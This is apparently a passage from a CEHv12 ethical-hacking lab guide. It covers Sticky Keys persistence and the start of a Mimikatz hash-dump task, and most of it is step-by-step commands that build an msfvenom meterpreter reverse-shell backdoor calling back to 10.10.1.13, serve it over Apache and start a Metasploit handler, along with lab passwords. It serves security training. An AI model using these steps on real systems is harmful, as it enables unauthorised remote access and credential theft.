43. In the Command Prompt window, type **whoami** and press **Enter**.



44. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.

45. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.
46. Close all open windows and document all the acquired information.
47. Sign out from **Martin** account and sign into **Admin** account using **Pa\$\$w0rd** as password.
48. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 6: Escalate Privileges to Gather Hashdump using Mimikatz


Mimikatz is a post exploitation tool that enables users to save and view authentication credentials such as kerberos tickets, dump passwords from memory, PINs, as well as hashes. It enables you to perform functions such as pass-the-hash, pass-the-ticket, and makes post exploitation lateral movement within a network.

Here, we will use Metasploit inbuilt Mimikatz module which is also known as kiwi to dump Hashes from the target machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. In **Parrot Security** machine launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.



```

Applications Places System cd - Parrot Terminal
Thu Apr 7, 01:15
File Edit View Search Terminal Help
[attacker@parrot|-|]
$ sudo su
[sudo] password for attacker:
[root@parrot|-|/home/attacker]
#cd
[root@parrot|-|]
#
```

7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe** and press **Enter**.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is 'msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe - Parrot Term'. The terminal content shows the following command and its execution:

```
[attacker@parrot:~] $ sudo su  
[sudo] password for attacker:  
[root@parrot:~] #cd  
[root@parrot:~] #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
[root@parrot:~] #
```

8. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share backdoor.exe with the victim machine.

Note: To create a new directory to share the **backdoor.exe** file with the target machine and provide the permissions, use the below commands:

Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
Type **chmod -R 755 /var/www/html/share** and press **Enter**
Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**


9. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/backdoor.exe /var/www/html/share/** in the terminal window and press **Enter**.

```
[attacker@parrot:~] $ sudo su
[sudo] password for attacker:
[attacker@parrot:~] # cd /home/attacker/
[attacker@parrot:~/home/attacker] # msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[attacker@parrot:~/home/attacker] # cp /home/attacker/Desktop/backdoor.exe /var/www/html/share
[attacker@parrot:~/home/attacker] #
```

10. Start the Apache server by typing **service apache2 start** and press **Enter**.


```
[attacker@parrot:~] $ sudo su
[sudo] password for attacker:
[attacker@parrot:~] # cd /home/attacker/
[attacker@parrot:~/home/attacker] # msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[attacker@parrot:~/home/attacker] # cp /home/attacker/Desktop/backdoor.exe /var/www/html/share
[attacker@parrot:~/home/attacker] # service apache2 start
[attacker@parrot:~/home/attacker] #
```

11. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



12. In Metasploit type **use exploit/multi/handler** and press **Enter**.

13. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**



14. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

15. Type **set lport 444** and press **Enter** to set lport.

